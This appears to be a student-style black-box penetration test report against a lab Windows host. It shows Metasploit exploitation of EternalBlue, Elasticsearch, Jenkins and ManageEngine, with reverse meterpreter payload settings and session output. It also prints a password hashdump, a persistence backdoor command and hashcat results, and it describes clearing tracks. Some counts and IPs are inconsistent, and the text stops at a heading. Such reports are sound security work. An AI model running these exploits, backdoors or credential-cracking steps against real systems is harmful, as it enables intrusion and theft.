Title page

Black Box Penetration test

Performed for Best Industries PTY LTD

Performed by Dragon Hack Corporation™

Penetration test performed by Samuel Williams

04/06/2018

“Just like, win the war its totally not that hard idk lol” – Sun Tzu


Table of contents

Contents

Executive Summary

Dragon Hacks performed a black box penetration test in order to test the security vulnerabilities (if any) that are present on the host device provided. The testing was performed by junior pentester Sam Williams.

The Environment contains 7 risk vulnerabilities at least that may be exploited with malicious intent, only 7 were able to be proved by Dragon Hacks, however several others exist on the system.



Dragon Hacks was able to identify and exploit 6 critical vulnerabilities, mostly remote code injection and weak user credentials to sensitive services. One denial of service vulnerability which would prevent access to system resources. One potential avenue for a man in the middle attack and a weak form of encryption. The overall security of the target is very weak and needs multiple steps to mitigate these weaknesses.

The highest risk identified by Dragon Hacks was a remote code exploit more commonly known as Eternal Blue.

Eternal Blue RCE

Eternal blue is a series of bugs which allows an attacker to execute malicious code, granting the attacker system level privileges to the target. This can be done remotely and with no authentication required.

This vulnerability is exploited through the SMB service operating on port 445. The consequences of successful exploitation are dire for a company. This allows an attacker to steal credentials including passwords, log keystrokes and have total ownership of the network.

The impact to a business is obviously huge, including loss of reputation, the costs associated with data theft/recovery as well as fines for improper handling of data.

To fix this vulnerability Dragon Hacks recommends updating this service to the latest version, and even consider not exposing it to the internet.

Scope

For this test Dragon Hacks are looking at a single host, running multiple services on a number of ports, Dragon Hacks are testing to determine the vulnerabilities, if any, present on the device, and then recommending methods to mitigate or nullify them.

Target Host	10.222.0.14

Testing Methodology

The penetration test will consist of 5 stages, each one completed in succession in order to determine the vulnerabilities, exploit them, and make a case for remediation.

The stages are:

- Reconnaissance – initial research about the target, for the sake of this penetration test Dragon Hacks have been provided with an IP address of 10.222.0.14 so they can move on to scanning.
- Scanning – Dragon Hacks ran a Nessus scan against the host which yielded several vulnerabilities, and cross referenced this with a Nmap scan, this information was used to begin the exploitation stage.
- Exploitation – Each vulnerability that was found was then attempted to be exploited by Dragon Hacks to prove it is a security risk to Best Industries.
- Post-Exploitation – Certain exploits only last if a connection with the host is maintained, so Dragon Hacks takes steps to install backdoors or persistence to maintain a foot in the compromised system in the event the host is restarted or shut down.
- Clearing tracks/reporting – Dragon Hacks, like all good hackers will then take steps to remove any traces of a compromised system, such as code fragments or malicious files so that a breach is not detected. Dragon hacks will then provide a report of this entire procedure for Best Industries for review.

Findings Summary


The findings summary is a summary of the findings contained within the report.

The findings summary is generally laid out in the following format:

Dragon Hacks was able to identify 6 critical vulnerabilities, of these 4 were remote code executions (RCE) one brute force attack and one weak credentials allowing admin level privileges. One high level vulnerability, a denial of service (DOS) with potential for RCE was identified. One man in the middle potential due to no signing of packets in the SMB service and one weak encryption which is not complaint with federal standards.

The highest risk identified as previously mentioned was an RCE exploit made possible by Eternal Blue. Eternal Blue is a combination of three bugs that when combined allow for RCE to take place on

the server with system level privileges, it is a vulnerability of the SMB which resides on port 445. It allows an unauthenticated user to remotely gain system level privileges to the target and then basically do whatever they want. This could be credential harvesting, installing persistence, key loggers, anything.



Vulnerability	Risk Rating
Eternal Blue (RCE)	Critical
ElasticSearch (RCE)	Critical
Jenkins (RCE)	Critical
Manage Engine (RCE)	Critical
Exposed Credentials	Critical
SSH Brute Force	Critical
Denial of Service(DOS/RCE)	High
Man in the middle (MITM)	Medium
Non-compliant encryption	Low

Risk Assessment Criteria

ISO 31000:2018 provides guidelines on managing risk faced by organizations. The application of these guidelines can be customized to any organization and its context. ISO 31000:2018 provides a common approach to managing any type of risk and is not industry or sector specific.

ISO 31000:2018 has been used to determine the risk rating for the vulnerabilities identified within this report.

The following matrix provides a break down for risk rating calculation:

	Impact				
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**	**EXTREME**
Likely	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**
Possible	**LOW**	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**
Unlikely	**LOW**	**LOW**	**LOW**	**MEDIUM**	**HIGH**
Rare	**LOW**	**LOW**	**LOW**	**LOW**	**MEDIUM**

The following table provides a break down for likelihood calculation:

Likelihood	Description
Certain	Expected to occur in most circumstances
Likely	Will probably occur in most circumstances
Possible	Could occur at some time
Unlikely	Low chance of occurring
Rare	Unlikely chance of occurring

The following table provides a break down for impact calculation:

Impact	Description
Critical	The consequences will have extreme impacts on the organisation, projects or similar objectives. This can include major financial loss and significant reputational damage.
Major	The consequences will threaten the ongoing functionality of the organisation. Financial implications would have high consequences for the organisation.
Moderate	The consequences will not threaten the organisation, but may be subjected to significant review or operational consequences. Financial implications would have medium consequences for the organisation.
Low	The consequences will only threaten the efficiency of the organisation, however this could be dealt with internally. Any financial implication will have a low consequence.
Insignificant	The organisation can easily deal with the consequences by routine operations.

Penetration Test Findings

Critical Risk Findings

Remote Code Execution (RCE)

Risk = Critical	Impact = Extreme	Likelihood = Likely

Remote code execution is when an attacker can execute commands of his or her choice on a target device or software. This is usually used in conjunction with a software bug which allows for an attacker to execute arbitrary code, the code usually being shellcode which allows the attacker to then run commands directly on the target machine.


An exploit exists in the SMB which allows for a buffer over flow to occur, and the resulting overflow be written to overwrite a SMBv1 buffer, so that the malicious code is executed server side with system level privileges. This exploit is known as Eternal Blue.

Dragon Hacks identified an RCE vulnerability in the following location

- http://10.222.0.14:445/ [Microsoft Directory Services SMB]

A Metasploit module exists for this well known exploit.

Dragon Hacks then configured the exploit to point to the vulnerable port and set the payload as a reverse meterpreter shell.



After Dragon Hacks ran the exploit they were granted full system privileges to the host

```
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:48:in `<main>'

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : ASSIGNMENT2-1
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Once Dragon Hacks had system level access in a meterpreter shell they were able to compromise the system further, extracting password hashes and usernames for exploitation of other services.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

To ensure Dragon Hacks can maintain a foothold in the compromised system they installed a backdoor which attempts to re-establishes a connection with their system whenever the target system is booted. Once all exploiting is finished they can remove the back door by executing the highlighted code

```
meterpreter > run persistence -X -i 30 -p 5555 -r 172.16.2.2

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ASSIGNMENT2-1_20180608.3319/ASSIGNMENT2-1_20180608.3319.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.2.2 LPORT=5555
[*] Persistent agent script is 99662 bytes long
[+] Persistent Script written to C:\Windows\TEMP\uNNEXFqTrPTK.vbs
[*] Executing script C:\Windows\TEMP\uNNEXFqTrPTK.vbs
[+] Agent executed with PID 6064
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BukAHlzy
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BukAHlzy
meterpreter >
```

Dragon hacks then took the hashdump and saved it to a file, and ran this file through hashcat (a hash cracking software tool) and found the following passwords. As well as passwords a user with system level privileges can perform a myriad of other malicious actions.

```
root@kali:~/Downloads# hashcat -a 0 -m 1000 hashdump.txt /usr/share/wordlists/rockyou.txt -r hc.rules --force --show
e02bc503339d51f71d913c245d35b50b:vagrant
8fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
f37f3e22558da12a69442ac93ee8ccf6:jawa
31d6cfe0d16ae931b73c59d7e0c089c0:
d60f9a4859da4feadaf160e97d200dc9:mandalorian1
root@kali:~/Downloads#
```

Dragon hacks recommends downloading Microsoft Security Update for Microsoft Windows SMB Server (4013389) for Windows Server 2008 for x64-based Systems Service Pack 2 and check to ensure it is successful as this exploit extreme and critical.

Remote Code Execution (RCE)

Risk = Critical	Impact = Major	Likelihood = Likely

Remote code execution is when an attacker can execute commands of his or her choice on a target device or software. This is usually used in conjunction with a software bug which allows for an attacker to execute arbitrary code, the code usually being shellcode which allows the attacker to then run commands directly on the target machine.

The default configuration of ElasticSearch contains an RCE vulnerability. The REST API search function of ElasticSearch allows dynamic scripts execution, which allows for arbitrary Java code to be executed. This does not need authentication to be exploited.


Dragon Hacks identified an RCE vulnerability in the following location

- http://10.222.0.251:9200 [Elasticsearch REST API 1.1.1]

A Metasploit module for this exploit exists. Dragon hacks set parameters as follows.

```
msf exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST        10.222.0.251     yes       The target address
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Payload options (java/meterpreter/reverse_http):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.2.13      yes       The local listener hostname
   LPORT  4444             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic
```

Dragon hacks initially tried a reverse tcp shell, which wasn't working so changed to http shell and exploited the device with system level permissions.



Dragon hacks recommends disabling dynamic scripting immediately and then upgrading to Elasticsearch 6.3.0 to avoid this vulnerability being exploited.

Remote Code Execution (RCE)

Risk = Critical	Impact = Major	Likelihood = Likely

Remote code execution is when an attacker can execute commands of his or her choice on a target device or software. This is usually used in conjunction with a software bug which allows for an attacker to execute arbitrary code, the code usually being shellcode which allows the attacker to then run commands directly on the target machine.

Jenkins is a Continuous Integration server, allowing for code testing to be done in a controlled environment and be checked for errors before being pushed to a live platform, an exploit of the Jenkins script console page allows for a stager to be uploaded and then RCE to take place resulting in a local authority shell.

Dragon Hacks identified an RCE vulnerability in the following location

- http://10.222.0.14:8484/ [Jenkins Open Source Version 1.637]

```
msf exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      10.222.0.14      yes       The target address
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8888             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter_reverse_http):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       172.16.2.13      yes       The local listener hostname
   LPORT       8080             yes       The local listener port
   LURI                         no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Dragon hacks set a meterpreter reverse http stager as the payload to be uploaded and were granted local service permissions on the target device.

```
[*] Command Stager progress -  98.84% done (284672/288010 bytes)
[*] Command Stager progress -  99.55% done (286720/288010 bytes)
[*] Command Stager progress - 100.00% done (288010/288010 bytes)

msf exploit(multi/http/jenkins_script_console) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                                 Connection
  --  ----  ----                     -----------                                 ----------
  1         meterpreter x64/windows  NT AUTHORITY\LOCAL SERVICE @ ASSIGNMENT2-1  172.16.2.13:8080 -> 10.222.0.14:49465 (10.222.0.14)

msf exploit(multi/http/jenkins_script_console) > sessions -1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > get priv
[-] Unknown command: get.
meterpreter > getpriv
[-] Unknown command: getpriv.
meterpreter > usepriv
[-] Unknown command: usepriv.
meterpreter > sysinfo
Computer        : ASSIGNMENT2-1
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Dragon hacks attempted to escalate privileges using meterpreter modules and process migration, however these were unsuccessful.

Dragon Hacks recommends updating of the Jenkins platform to the most recent build of 2.121.1 to path this and other security vulnerabilities.

Remote Code Execution (RCE)

Risk = Critical	Impact = Major	Likelihood = Likely

Remote code execution is when an attacker can execute commands of his or her choice on a target device or software. This is usually used in conjunction with a software bug which allows for an attacker to execute arbitrary code, the code usually being shellcode which allows the attacker to then run commands directly on the target machine.

Dragon Hacks identified an RCE vulnerability in the following location

- http://10.222.0.14:8022/ [FileUploadServlet ConnectionId Vulnerability]


When a 7z file is uploaded, the FileUploadServlet class does not check a user controlled ConnectionId parameter in the FileUploadServlet class which allows an attacker to add a null byte at the end, which in turn allows for malicious code to be run server side, resulting in a remote code execution.

A Metasploit module exists for this vulnerability as it is well known.

When it is loaded in Metasploit, Dragon Hacks set the parameters of the IP and Port to look at, and then ran it and gained a shell.

```
msf exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      10.222.0.251     yes       The target address
   RPORT      8022             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.2.2       yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows
```

And remote shell showing presence on the host device



Dragon hacks attempted to escalate privileges to SYSTEM level but was unable to, however this is still a vulnerability and should be patched immediately.

Dragon Hacks recommends updating the software to the latest version 10.0.218 to mitigate this vulnerability.

Remote desktop login credentials exposed

